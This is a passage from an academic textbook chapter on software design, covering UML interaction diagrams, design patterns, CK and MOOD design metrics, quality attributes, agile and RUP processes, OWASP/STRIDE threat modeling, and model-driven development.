In a sequence diagram, an object is shown as a box at the top of a dashed vertical line. Each message is represented by an arrow between the lifelines of two objects. Each message is labeled with the message name and a self message is represented by sending the message arrow back to the same lifeline. A sequence diagram is an alternative way to understand the overall flow of the control of a program. Figure 16 shows the example of a sequence diagram for the *Renew Book* use case in a *LIS*.


Figure 16. Sequence Diagram for the Renew Book Use Case in a LIS



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

11. **Communication Diagram:** This diagram corresponds to the collaboration diagram of UML 1.x, representing the communication among objects. The major elements of the communication diagram are *frame, lifeline, and message* as shown in Figure 17. The message sequence in this diagram is shown by using sequence numbers within a frame. Each object has its own life line.
12. **Timing Diagram:** This diagram focuses on events causing changes in the given conditions of the lifelines with respect to a time axis. The elements used in timing diagram are: *lifeline, state or condition timeline, destruction event, duration constraint, time constraint which are* shown in Figure 18.
13. **Interaction Overview Diagram:** This diagram is sometimes considered as specialization of activity diagram that have *inline interactions* or *interaction uses* instead of *invocation actions*. Joining of branches is required in interaction overview diagrams for a proper nesting. This is more restrictive than activity diagram. It combines elements from *activity* and *interaction diagrams*. The elements of the activity diagram that could be used in the interaction overview diagrams are: *initial, flow final, activity final, decision, merge, fork, and join nodes.* Similarly, the elements of the interaction diagrams that could be used in the interaction overview diagrams are: *interaction, interaction use, duration, and time constraint* as shown in Figure 19.

Figure 17. Communication Diagram



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 18. Timing Diagram





Figure 19. Interaction Overview Diagram



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

SOLUTIONS AND RECOMMENDATIONS

The previous section dealt with the design techniques which help in meeting the issues of decomposing, organizing and representing the design as models. This section describes the different design patterns that can be used for good design solutions. Subsequently, design metrics, quality attributes of software design, and software processes that influence quality of design are discussed. It further deals with techniques used for risk analysis and threat modeling to ensure designing security in the software product.

Design Patterns

Design patterns help in creating good software design solutions (Mall, 2014). It includes a clear specification of the problem, and explains in which context the solution would and would not work. A design pattern has four parts: *the problem, the context in which the problem occurs, the solution, and the context within which the solution works*. The different patterns are described below.

1. Expert Pattern

Problem: Which class should be responsible for doing certain things?

Solution: Assign responsibility to the *information expert* that is the class that has the information necessary to fulfill the required responsibility. The expert pattern is based on the intuition that objects do things related to the information they have.

2. Creator Pattern

Problem: Which class should be responsible for creating a new instance of some class?

Solution: Assign a class C_1 the responsibility to create an instance of class C_2, if one or more of the following are true**:**

- C_1 is an aggregation of objects of type C_2
- C_1 contains objects of type C_2
- C_1 closely uses objects of type C_2
- C_1 has the data that would be required to initialize the objects of type C_2, when they are created.

3. Controller Pattern

Problem: Who should be responsible for handling the actor requests?

Solution: For every use case, there should be a separate controller object which would be responsible for handling requests from the actor. Also, the same controller should be used for all the actor requests pertaining to one use case so that it becomes possible to maintain the necessary information about the state of the use case.

4. Facade Pattern

Problem: How should the services be requested from a service package?

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Context in which the problem occurs: A package is a cohesive set of classes that is the classes have strongly related responsibilities. For example, an RDBMS interface package may contain classes that allow one to perform various operations on the RDBMS.

Solution: A class can be created which provides a common interface to the services of the package.

5. Model View Separation Pattern

Problem: How should the non-GUI classes communicate with the GUI classes?

Context in Which the Problem Occurs: This is a very commonly occurring pattern which occurs in almost every problem. Here, model is a synonym for the domain layer objects; view is a synonym for the presentation layer objects such as the GUI objects.

Solution: The model view separation pattern states that model objects should not have direct knowledge about the view objects that is there should not be any direct calls from other objects to the GUI objects. This results in a good solution, because the GUI classes are related to a particular application whereas the other classes may be reused. There are two ways to implement this:

Solution 1: Polling or Pull from above.

It is the responsibility of a GUI object to ask for the relevant information from the other objects. The GUI objects pull the necessary information from the other objects whenever required. This model is frequently used. However, it does not fit for certain applications. For example, simulation applications which require visualization, the GUI objects would not know when the necessary information becomes available.

Solution 2: Publish-subscribe.

Here an event notification system is implemented through which the publisher can indirectly notify the subscribers as soon as the necessary information becomes available. An event manager class is defined which keeps track of the subscribers and the types of events they are interested in. An event is published by the publisher by sending a message to the event manager object. The event manager notifies all registered subscribers usually via a parameterized message. Some languages provide event manager classes, such as *EventListener* interface in Java.

6. Intermediary or Proxy Pattern

Problem: How should the client and server objects interact with each other?

Context in the Problem Occurs: The client and server terms as used here refer to software components existing across a network. The clients are consumers of services provided by the servers.

Solution: A proxy object at the client side can be defined for the remote server object. The proxy hides the details of the network transmission. The proxy is responsible for determining the server address, communicating the client request to the server, obtaining the server response and seamlessly passing that to the client. The proxy can also filter information that is exchanged between the client and the server. The proxy could have the same interface as the remote server object so that the client feels as if it is interacting directly with the remote server object and the complexities of network transmissions are abstracted out.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

SOFTWARE DESIGN METRICS

Design metrics have been proposed in the literature for both procedural and object-oriented design (Chidamber et al., 1993; Abreu, 1995; Liang & Coleman, 2001; Lorenz & Kidd, 1994; Rosenberg et al., 1994; Li et al., (1993, May)) to quantitatively measure the quality of the software design as per design principles mentioned earlier.

Procedural Design Metrics

Procedural design metrics have been applied for the measurement of software complexity of structured systems since 1976 (Liang & Coleman, 2001). There are three procedural metrics described here, which can also be applied to the methods (Lorenz & Kidd, 1994) in the OOD.

- **McCabe Cyclomatic Complexity (CC):** McCabe (1999) proposed the CC metric to calculate essential information about maintainability of software system from source code. It also helps to control the design. During the testing and maintenance phase, complexity metrics provide detail information about software modules to identify the areas of possible instability.
- **CC Metric:** Measures the module complexity (McCabe, 1999) by using the control flow graph methods. CC cannot be used to measure the complexity of a class because of inheritance, but the CC of individual methods can be combined with other measures to evaluate the complexity of the class (Rosenberg et al., 1994). A high CC value indicates that the code design may be of low quality and difficult to test and maintain (Liang & Coleman, 2001; Rosenberg et al., 1994).
- **Size Metrics:** Source Lines of Code (SLOC) is a size metric which is used to estimate the total effort that needed to design and develop a program, as well as to calculate approximate productivity. The SLOC metric measures the number of physical lines of active code (Lorenz & Kidd, 1994), whereas logical SLOC measures the number of source language statements. Thresholds for evaluating the SLOC measures vary depending on the coding language used and the complexity of the method (Rosenberg et al., 1994).
- Other size measures which are independent of programming language and impact the design of software are Function Point (FP) Metrics variants (COSMIC, COSMIC: ISO/IEC 19761:2011,FiSMA: ISO/IEC 29881:2008, IFPUG: ISO/IEC 20926:2009, Mark-II: ISO/IEC 20968:2002,NESMA: ISO/IEC 24570:2005) (Jeffrey at al.,1993). A similar size metric, Feature Points, gives focus to the complexity of algorithm used in the software and is suitable for embedded and real time software (Futrell et al., 2002). Banker et al. (1992) have extended the FP metric for object oriented systems.
- **Comment Percentage (CP):** The CP metric is defined as the ratio of number of commented lines of code and the number of non-blank lines of code (Liang & Coleman, 2001). The Software Assurance Technology Center (SATC) has found a CP of about 30% is most effective (Laing, 2001).

Object Oriented Design Metrics

A significant number of object oriented metrics have been developed recently in literature such as C.K metrics (Chidamber et al., 1993), Li and Henry metrics (Li et al., 1993), MOOD metrics (Abreu, 1995),

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Lorenz and Kidd metrics (Lorenz & Kidd, 1994) etc. Among these, C.K metrics and MOOD metrics are the most popular ones which are the focus in this section.

- **CK Metrics Suite:** Chidamber and Kemerer (1993) proposed the CK metrics suite for object-oriented design. They proposed the following six metrics.
  - **Weighted Methods per Class (WMC):** WMC measures the complexity of a class. It is computed as the sum of complexities of all methods present in a class. The number of methods and the complexity of methods in a class is used to predict the time and effort required to maintain a class. A high value of WMC indicates that a class is more complex, application specific and has limited reuse.
  - **Depth of Inheritance Tree (DIT):** DIT is the maximum length path from the node to the root of the tree. DIT is a measure of how many ancestor classes can potentially affect a particular class. The deeper a class is in the hierarchy, the greater the number of methods it is likely to inherit and increases the potential reuse of inherited methods.
  - **Number of Children (NOC):** This measure how many sub-classes are going to inherit the methods of the parent class. It indicates the number of immediate sub-classes in the class hierarchy. Since inheritance is a form of reuse, greater number of children increases reuse. The number of children gives an idea of the potential influence a class has on the design and the effort required for testing these classes.
  - **Coupling Between Object Classes (CBO):** CBO for a class is a count of the number of other classes to which it is coupled. An object is coupled to another object if methods of one use methods or instance variables of the other. Excessive coupling between objects is detrimental to modular design, as it prevents reuse and creates difficulty in maintenance. In order to improve modularity and promote encapsulation, CBO value should be kept low.
  - **Response for a Class (RFC):** The response set of a class is a set of methods that can be invoked in response to a message received by an object of that class. RFC metric is also a measure of the potential communication among the classes and its complexity. According to Pressman (Roger et al, 2014), if RFC increases, the effort required for testing also increases.
  - **Lack of Cohesion in Methods (LCOM):** The LCOM metric uses the concept of degree of similarity of methods. It is a count of the number of method pairs whose similarity is zero minus the count of method pairs whose similarity is not zero. The larger the number of similar methods, the more cohesive is the class. Cohesiveness of methods within a class is desirable, since it promotes encapsulation. So, the designer should keep LCOM value low.
- **MOOD Metric for Object Oriented Design:** The MOOD metrics set proposed by Abreu (Abreu, 1995) refers to basic structural mechanism of the object oriented paradigm such as encapsulation, inheritance, polymorphisms, and message-passing. It includes the following metrics:
  - **Method Hiding Factor (MHF):** This is defined as the ratio of the sum of the invisibilities of all methods defined in all classes to the total number of methods defined in the system under consideration. If the value of MHF is high (tending to 100%), it means all methods are private which indicates very little functionality and MHF with very low (tending to 0%) indicate all methods are public and are not protected.
  - **Attribute Hiding Factor (AHF):** AHF is defined as the ratio of the sum of the invisibilities of all attributes defined in all classes to the total number of attributes defined in the system under consideration. Like MHF metric, AFH with high value (tending to 100%) indicates

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

that all attributes are private and AHF with low (tending to 0%) value indicates all attributes are public.

- **Method Inheritance Factor (MIF):** MIF is defined as the ratio of the sum of the inherited methods in all classes of the system under consideration to the total number of available methods (locally defined plus inherited) for all classes. The value of MIF low (tending to 0%) indicates that there is no method exists in the class.
- **Attribute Inheritance Factor (AIF):** AIF is defined as the ratio of the sum of inherited attributes in all classes of the system under consideration to the total number of available attributes (locally defined plus inherited) for all classes. The value of AIF low (tending to 0%) indicates that there is no attribute exists in the class.
- **Polymorphism Factor (PF):** It measures the degree of overriding in the inheritance tree. PF metric is defined as the ratio of the actual number of possible different polymorphic situation for a class to the maximum number of possible distinct polymorphic situations for that class. If a project has low (tending to 0%) PF value, it indicates that the project uses no polymorphism and high (tending to 100%) PF indicates that all methods are overridden in all derived classes.
- **Coupling Factor (CF):** A class C_1 is said to be coupled with another class C_2 if it calls methods of C_2. CF is defined as the ratio of the number of couplings not imputable to inheritance. The high value of COF makes the modules difficult to maintain, understand, and reuse.

QUALITY ATTRIBUTES

To obtain good quality software, quality attributes play an important role during *quality analysis*. Quality can be measured by various quality attributes and is generally considered from two perspectives, namely, whether these are distinguishable at run time or not.

Some of the quality attributes that can be distinguishable at run time include:

- **Efficiency:** The ability to achieve performance relative to the amount of resources used.
- **Usability:** User's ability to learn, understand, and use.
- **Functionality:** The ability to provide functions that meet the stated requirements of the customer when the software is used. This is ensured by forward and backward requirements tracking.
- **Security:** The ability to maintain a specified level of accessibility to authorized user and protection of their underlying data.
- **Availability:** The ability to detect and automatically resolve hardware or software failures before they result in service errors and data corruption.

The attributes that cannot be distinguished at run-time include:

- **Maintainability:** The ability to modify for purpose of making correct, improvements, or adaptation.
- **Integrability:** The ability to test whether separately developed components work correctly together in an integrated manner.
- **Reusability:** The ability to use the same design in different applications with minimal change.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- **Portability:** The ability to be adapted for different environments without applying actions or means other than those provided for this purpose.
- **Testability:** It is the degree to which a software design supports testing in a given test context. Besides these, there are certain attributes which are related with the intrinsic qualities of the architecture include correctness and completeness.

Quality Analysis

The objective of quality analysis is to ensure that the quality attributes are satisfied and the metrics are within control limits. There exist a number of techniques to evaluate the quality of a software design which is categorized as follows:

- **Design Review:** This is an informal or semi-formal, often group-based technique to verify and ensure the quality of design artifacts based on design metrics. These are *Architecture Reviews* (Bass et al., 1998), *Requirements Tracing* (Peeger, 1998; Dorfman & Thayer, 1997), *Design Reviews and Inspections* (Budgen, 1994; Freeman & Wasserman, 1983; Jalote, 1997; Liskov & Guttag, 2001), *and Scenario-Based Techniques* (Bass et al., 1998; Bosch, 2000).
- **Static Analysis:** This is a formal or semi-formal technique that can be used to evaluate a design and some of the static analysis techniques are fault-tree analysis or automated crosschecking (Jalote, 1997; Peeger, 1998).
- **Prototyping and Simulation:** It is a dynamic technique to evaluate a design which is explained in the subsequent section. The example of such techniques includes performance simulation or feasibility prototype (Bosch, 2000; Bass et al., 1998; Budgen, 1994; Peeger, 1998).

PROTOTYPING AND DESIGN PROCESSES

This section describes prototyping for software design, and some of the software processes which help in improving the design of software.

Prototypes as Design Artifacts

The prototypes can be viewed as an important artifact of the design process and are treated as the tools to solve design problems. A successful prototype has several characteristics: The prototypes help the developers to generate ideas, in exploring the design space to uncover relevant information of a system, encourages communication among designers, engineers, managers, software developers, customers and users. They permit early evaluation since they can be tested or simulated in various ways, including traditional ability studies and informal user feedback throughout the design process.

Prototyping as Design Process

The focus of this section is on prototyping as a process and its relationship to the overall design process. The design method may be *user-centered*, *iterative*, or *participatory* process design.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

1. In **user-centered design**, the users play the central role starting from the initial analysis of user requirements to testing and evaluation. Prototypes allow users to see and experience the final system long before it is built. Designers can identify functional requirements, usability problems and performance issues early and improve the design.
2. **Iterative design** involves multiple design-implement-test loops which help the designer to generate different ideas and successively improve upon them. Prototypes can be compared with other existing systems and designers can learn about the context of use. Prototypes help designers to (re) analyze the user's needs during the design, in contrast to the abstract way in traditional requirements analysis and design.
3. **Participatory** or **Cooperative design** is a form of user-centered design that actively involves the user in all phases of the design process as partners. This early and active involvement of users and continuous feedback helps designers develop a deeper understanding of the actual problem and discover major usability problems.
4. **Rapid application development (RAD):** This is a set of tools and techniques that can be used to build an application faster than typically possible with traditional methods. To achieve RAD, sometime the developers have to sacrifice quality of documents, but the software product has a quicker delivery. RAD is often used in building a prototype very fast with the help of 3-GL visual tools and can be combined perfectly with the object-oriented approach. RAD encourages the incremental development approach of grow and do not build software, and can be used in all the 3 modes mentioned under prototype and design process.
5. **Rational Unified Process (RUP):** This was developed by Rational software and acquired by IBM in 2003. It is based on six best practices: (i) Develop iteratively with risk as the primary iteration driver, (ii) Manage requirements, (iii) Employ a component-based architecture, (iv) Model software visually, (v) Continuously verify quality, and (vi) Control changes. RUP consists of four phases and are performed iteratively. These four phases include Inception, Elaboration, Construction, and Transition phase which helps improving the design iteratively.
6. **Agile Methods:** Agile software development is a group of lightweight methods that have common features based on the 12 principles of the Agile Software Development Manifesto published by 17 software developers at Utah in Feb 2001. The Agile methodologies include Agile Modeling, Agile Unified Process, Crystal methodologies family, Dynamic Systems Development Methods (DSDM), Essential Unified Process (EssUP), Extreme Programming (XP), Feature-Driven Development (FDD), Lean Software development, Open Unified Process (OpenUP), Kanban Development, Scrum, Adaptive Software Development etc. some of which existed in practice before the publication of Agile manifesto (Agile Manifesto. (n.d.)).

The common elements between these methods are (1) Develop software that satisfies the customers, through continuous delivering of working software, and getting feedback from customers about it, (2) Accept changes in requirements at any development stage, so that customers would feel more comfortable with the development process, (3) Cooperation between the developers and the customers (business people) on a daily basis throughout the project development, (4) Develop on a test-driven basis; that is to write test prior to coding and run on the application after any code change (Malik, 2009).

As per a study on applicability and implications of Agile methods (Rao et al., 2011) Crystal methodologies are one of the most agile methods carried out in small teams and are not suitable for critical software projects (Cockburn, 2004). DSDM has an incremental approach each increment having a

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

pre-project feasibility and planning, exploration and technical design, deployment and feedback cycles applicable to large projects. Scrum is similar to DSDM with a focus on project management (Raising, 2000). Here the increments are time boxed called as *sprints*. Feature driven development combines MDD and Agile development with emphasis on iterative design (Kajko-Mattsson, 2006). Xtreme Programming (K. Beck, 2000), focuses on 12 best practices for development which are; small releases called as I*ncrements*, P*lanning* of increments, *Metaphor* which is similar to the business driven modeling or architecture, S*implicity of design* for the required functionality (not future features), automated *Testing* of releases regressively, *Refactoring* of code as per design change, *Pair* programming of experienced system engineer with user, *Collective Ownership*, *Continuous Integration* with previous increments, Forty-Hours week, i.e. without breaks, *Onsite customers* or collocation of team, and strict adherence to *Coding Standards*.

While following agile methodology as a software development process the software design should be adaptive to change following an incremental, evolutionary or iterative approach, providing business value rapidly. Design is limited to the required functionality only and kept simple to allow refactoring. It requires experienced and knowledgeable team consisting of technical and business users working with shared ownership with the courage to take frequent changes (Moniruzzaman. (n.d.)).

SOFTWARE DESIGN AND RISK ANALYSIS


In a highly networked and distributed computing environment using cloud services, software application risk due to security breach has emerged as a key challenge to business enterprise. It is difficult to introduce security aspects into an application after it is developed. Security has to be built into the software design and incorporated into the development, testing and implementation process (Mehta, 2014; Security overview. (n.d.)). Software technology experts have engineered antivirus, firewalls, intrusion detection and prevention software for managing security attacks at network layer. However, recently business organizations have been suffering from application down time and loss of customer data due to attacks at the application layer. The impact could be damage to brand name, loss in revenue, loss of customer data, system or network downtime and even non-compliance to legal issues or standards such as Payment Card Industry (PCI), Sarbanes-Oxley (SOX) standards or Health Insurance Portability and Accountability Act (HIPPA). Security in software design is an ongoing research area.

While introducing software security, McGraw (2014) explained how security has to be built at different phases of SDLC from requirements to deployment as illustrated in Figure 20. While designing software with security in mind and ensuring proper secure code design, one has to take some time to do risk assessment and threat modeling. This can be done in the following 3 steps (Security overview. (n.d.)).

1. **Assess Risk:** Determine how much loss can happen for exposure to attacks.
2. **Determine Potential Threats and Create the Threat Model:** Find out the various things that the application code will do that could be attacked, including any framework, libraries or external services that are used in the application.
3. **Mitigate Threats:** Ensure that the vulnerable parts of the software are coded in a protected manner.
    - **Risk Assessment:** Several factors that need to be considered while evaluating risk and are:
        - Possibility of theft of a users identity, that is gaining access but not able to do any harm, gaining control of a user's computer, application data.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 20. Software Security Best Practices Applied During the SDLC



- Possibility of high level risk when the attacker is able to break through the software by executing an automated script that allowes to spread by "botnets" (networks of compromised computers).
- Possibility of attacking software affect large number of devices by getting installed in thousands of users in their computing devices, or is it limited by certain options and choices exercised.
- Possibility of the attacker to create a "denial of service" on a server that will affect several users, or get spread like a worm through common email program infecting thousands of computers.
- Possibility of target software being easily accessible by an attacker even over the network. Whether the connection request protected by authentication of the user, or can anyone send requests to the software and attack it.

◦ **Determination of Potential Threats and Threat Modeling:** In this step one examines how the software may be attacked, including other resources such as servers, data etc. We first take a look at the types of threats, and then discus Threat Modeling.

◦ **Threats to Data:** Here an attacker can modify the application data. This includes:
- Data used internally by the program (such as inter-process messages)
- Data acted on by the program (such as numbers on which the program does a statistical analysis or an audio track that the program filters)
- Data stored on disk to which the program gives access

◦ **Threats to Service Availability:** An attacker can reduce service availability or perform a total denial of service in many ways:
- Attacking bugs in the networking stack
- Open connections to the daemon, start sending a request, then continue sending it very, very slowly
- Convince thousands of people to voluntarily attack the application server
- Open large number of connections to the daemon from a "botnet"

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

When a denial of service attack is carried out by a large number of machines, it is called a distributed denial of service attack (DDoS).

- **Threat to System Integrity:** If an attacker can find a security flaw in the software code, the attacker might be able to affect system integrity by:
  - **Executing Malicious Code:** The attacker might cause your code to execute the attacker's code by exploiting a buffer overflow or by code insertion in a URL command: e.g. if the application code is a daemon running with administrative privileges, the attacker's code will be privileged as well.
  - **Impersonating a User or Server:** The attacker might be able to obtain a valid username and password and authenticate as an authorized user. A spoofed server might be able to convince a client application that it is a legitimate server, get the client to give it data, secrets, or passwords. E.g. a user may not be able to distinguish a look a-like web-site which is malicious. Using malicious website to obtain user data is called phishing.
  - **Repudiating an Action:** A malicious user might modify the application software in such a way that it allows denying performing an operation (such as using a specific credit card number). There are a number of techniques which need to be designed to ensure non-repudiation, such as code signature verification, data integrity checks, and so on.
- **OWASP Threat Modeling:** The threat model for an application, daemon, or other software system is like a high-level dataflow model for checking the vulnerability. We discuss here the OWASP (The Open Web Application Security Project) Threat Modeling process which emphasizes modeling risk in the early phases of analysis and design of the software.

According to OWASP standards (Application Threat Modeling. (n.d.)), the Risk Analysis of an application can be carried out in 3 steps, which are - (1) Application Decomposition, (2) Determining and Ranking the threats, (3) Determining measures to handle and mitigate the threats.

- **Application Decomposition:** This involves creating use cases to understand how the application is used, identifying entry points where an attacker can interact with the application, identifying application assets that may be impacted by the attacker, and identifying trust levels which represent the access rights that the application will grant to external entities. This information is collected in a structured document called as Threat Model document. It is then used to create DFDs for the application, highlighting the privilege boundaries.
  - **Entry Points:** exist in an application for normal users to interact with the programs and supply or retrieve data. In web applications which consist of layered pages, multiple entry points can exist increasing the entry potential for attackers.
  - **Assets:** are the items that the attacker is interested in, which can be both physical and abstract. E.g. a physical asset of an application could be information about customers; where as an abstract asset can be the organizations image.
  - **Trust Levels:** are the access rights and privileges given by the application to the external entities that will interact with it, with respect to the assets it holds. The DFD can be used to determine the user boundaries and vulnerable points in the application.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- **External Dependencies:** are items external to the code of the application, such as the server, the operating system, other applications, and the network access, use of firewall etc. that may pose a threat to the application.

- **Determining and Ranking the Threats:** In this step a threat categorization method called as STRIDE (Spoofing, Tampering, Repudiation, and Information disclosure, Denial of service and Elevation of privilege) is recommended which illustrates a set of threat categories, so that identification and ranking of threats in the application can be carried out in a structured and repeatable manner as shown in Table 2.

The security controls are further detailed to provide design and coding guidelines for enforcing protection from attackers. They are often used by the review team to prepare a checklist for code review to check appropriate controls for authentication, authorization, cookie management, session management, integrity and code management (data/input validation, error handling, information leakage, logging and audit), non-repudiation and confidentiality, and availability of service.

- **Mitigating Threats:** Having determined which part of the software system (applications, servers, daemons, agents, etc.) is vulnerable to attacks; one has to reduce the damage. This section provides a few common mitigating principles that are core to different methods used by designers, and described as follows:
  - Secure software must always validate inputs. Special care has to be taken to determine a potentially un-trusted source when working with data.
  - Take advantage of sandboxing, i.e. determine limits or boundaries on what a software component can do so that damage is minimized when the software gets compromised by an attack.
  - Minimize the risk of information disclosure by compartmentalizing your software and ensuring that each component of the software is properly segregated with respect to its information need and access only those data it needs.
  - Perform "fuzzing" is a test design technique where bad data is sent to the software intentionally to see if it breaks, and take measures to fix the vulnerabilities.

Table 2. STRIDE Threat List

Threat	Example	Security Controls
Spoofing	Illegally access and use another user's username and password	Authentication
Tampering	Maliciously modify persistent data, and data in transit between computers over insecure network or Internet	Integrity
Repudiation	Perform illegal operations in a system that cannot trace prohibited operations.	Non-repudiation
Information disclosure	Read file without access, or to read data in transit.	Confidentiality
Denial of service	Deny access to valid users, or making a web server temporarily unavailable or unusable	Availability
Elevation of privileges	Gain privileged access to resources for gaining unauthorized access to information or to compromise a system	Authorization

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

  - Take advantage of the security functionality built into the operating system (OS) and the network environment, and ensure OS hardening, firewalls, cryptography etc.
- **Security Testing:** The method followed to validate that security is built into the system is to carry out Penetration Tests (Pen Test in short). Interested reader can take a look into the references (Bacudio et al., 2011) for further information on security testing. Bacudio et al. (2011) had given an overview of process and tools used in pen test for different type of applications. LaBarge et al. (2012, December) had given the design and implementation of cloud security testing using open stack Essex cloud management software package.

CURRENT RESEARCH AND FUTURE DIRECTIONS

In the recent years Model Driven Development (MDD) has been receiving a lot of attention from both industries and academia. In MDD, modeling is used to visualize the design and validate it against requirements before the software development and implementation. In the MDD paradigm, a design model is refined to obtain the code. This shift in paradigm results in significant changes in the way software is designed, maintained, and tested.

MDD gives architects the ability to define and communicate a solution while creating artifacts that become part of the overall solution. An architect plays multiple roles on any given project. Beyond defining a solution for a business problem, an architect's responsibilities often include communicating the solution to multiple stakeholders such as business sponsors, potential end users, and development organizations. Architects usually create a number of diagrams to communicate the solution to each of the stakeholders. MDD provides tools to perform design and development that supports the generation of code and facilitates proper synchronization between the diagrams and code, which gives stakeholders a true representation of the solution. Synchronizing the diagrams and code manually is often time-consuming and is meaningless as time to market is an important factor for a software product.

Design tools helps in creating code from models and can be used to define a contract between the product sponsors and the development team. A clear understanding of the design solution eliminates ambiguity arising in development team. With release of the UML, OMG became the market leader in providing a modeling language for software development. Until now UML is still the most used modeling language. In 2001, the OMG released the MDA as the new approach for developing software using models and modeling techniques. The main aim of the MDA is to reach an abstraction level that concentrates on defining the structure and behavior of the system independent from the underlying implementation technology. The MDA adopted the already defined technologies for enabling the model driven approach, as UML and Meta Object Facility (MOF). In the OMG meta-model architecture MOF is the top layer with UML like meta-models and UML like specification in the subsequent layers below it.

The MOF is an OMG-standard meta-modeling language. MOF provides a metadata management framework. The current purpose of the MOF as given by the OMG (OMG, 2004a) is to enable the development and interoperability of model and metadata driven systems such as modeling and development tools, data warehouse systems and metadata repositories. OMG's latest released version of the MOF is 2.0.

MOF provides a modular architecture and the modularity for the MOF is introduced in the UML infrastructure library as *"a principle of strong cohesion and loose coupling is applied to group constructs into packages and organize features into meta-classes"* (OMG, 2004b). The MOF package contains three sub-packages that are the *Essential MOF (EMOF), the complete MOF (CMOF),* and *the SemanticDomain*.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use


The MOF defines the purpose for both EMOF and CMOF packages as: *"A primary goal of EMOF is to allow simple meta-models to be defined using simple concepts while supporting extensions (by the usual class extension mechanism in MOF) for more sophisticated meta-modeling using CMOF"*(OMG, 2004a). The SemanticDomain package describes the semantic domain for the CMOF and is optional for the EMOF. Therefore, the CMOF is taken from being a meta-model to being a modeled system.

The facilities provided by MOF are shown in Figure 21. MOF repository stores meta-models and are accessed via Interface Description Language (IDL) interfaces. MOF provides same interfaces for all meta-models. MOF-to-IDL mapping generates meta-model specific repositories which can store, manipulate, retrieve, and exchange models. It provides standard Application Programming Interface (API) for modeling tools and common interchange format for all meta-models.

The popularity of *"Automated"* Model Based Testing (MBT) shows increasing trend due to development of MDD and the availability of tool support. Moreover, if the design model is verified at the initial stage in SDLC, testers find it easier to test the software, also, the time and manpower for testing is reduced. For systems developed using MDD, model-based testing techniques is more suitable as it improves quality of the product as well as reduces the time to market. In recent years, a number of model-driven testing techniques have been proposed in the literature (Bertolino & Basanieri, 2000; Ali et al., 2007; Samuel et al., 2007; Briand & Labiche, 2001).

Designing test cases requires plan, techniques as well as practice. While testing the software, there could be large number of *"possible test cases"* even for simple systems. Therefore, running all possible test cases require a lot of time and effort. Designing a *"valid test suite"* is a challenge in the testing process. While developing these test cases, the goal is to develop fewer test cases with maximum coverage. The *"model based test case generation"* approaches based on *"design models*" are also popular among developers as they improve the design quality by identifying faults in the implementation at early stage, and thereby reduce the development time. To further reduce the time and effort required to run a test

Figure 21. Facilities Provided by MOF



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

suite, the trend is to automate test case generation from various design models as proposed by researchers (Linzhang et al., 2004; Samuel et al., 2007; Sharma et al., 2007; Samuel & Joseph, 2008).

Any software once designed and implemented undergoes modification, till it is replaced by a more advanced form of software. During these modifications *"Regression testing*" is carried out to simulate and verify the correctness of the system after the change. Although regression is associated with system testing, it can also be carried out at unit, integration testing phases. Regression testing is an expensive maintenance activity and consumes almost 50% of maintenance cost (Leung & White, 1989). The recent trend is to reduce the cost of regression testing. A number of techniques such as *Regression Test Selection* (RTS), *Test Case Prioritization* (TCP), and *Test Suit Minimization* (TSM) have been proposed by researchers (Yoo & Harman, 2010). An RTS technique selects a subset of test cases from a test suite to test the affected parts of a program and reduces the testing effort. Large numbers of RTS techniques have been reported for both procedural (Ball, 1998; Gupta et al., 1996; Rothermel & Harrold, 1997) and object-oriented programs (Rothermel et al., 2000; Harrold et al., 2001; Ali et al., 2007; Farooq et al., 2007; Naslavsky & Richardson, (2007, November); Briand et al., 2009).

As the static analysis of large software systems is computationally expensive, *model-based RTS* techniques based on design models appear to be a promising approach and have been reported in the literature (Naslavsky & Richardson, (2007, November); Ali et al., 2007; Yoo & Harman, 2010). Furthermore, model-based RTS can also help to take into consideration behavioral aspects such as *state transitions, message paths, and task criticality*, etc. which are not easily extracted from static code analysis.

CONCLUSION

This chapter introduces the design principles and the challenges in software design. It describes the current UML modeling using the OOD methodology, differentiating it from the classical procedural design method. Unlike many branches of engineering design where the requirement specification is quantifiable, and the design solutions are based on mathematical modeling, the software design and modeling techniques involve logical modeling and abstraction.

Use of design patterns provides an effective solution for modularity and re-use. Since quality is an important factor to measure the acceptance level of the software product by the users, an effort has been made to highlight the importance of quality attributes and design metrics as measures of software design. Design and product simulation using prototyping has been elaborated for improving requirement analysis and design from user's perspective. Software processes such as RAD, RUP and Agile are recommended as they provide ample scope for user interaction and feedback resulting in improved design. Lastly, in the current highly networked world of Information Communication Technology (ICT), the security attribute of software is recognized as one of the biggest challenge for an organization. In this chapter, the authors made an effort to bring out the latest trends in security threat modeling and mitigation approaches.

Finally, an attempt has been made to discuss some of the latest research and future trend in design and modeling concepts such as MDD, MDA, and MOF which support interoperability between models and code generation. Also, various design models are being used in MDT, Test case automation, regression testing, and generation of test suite. In general, use of meta-models with the view to automating various software engineering tasks is the future research trend. All these efforts aim at detecting defects accurately at an early design stage and reducing the uncertainty in the software development process.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

REFERENCES

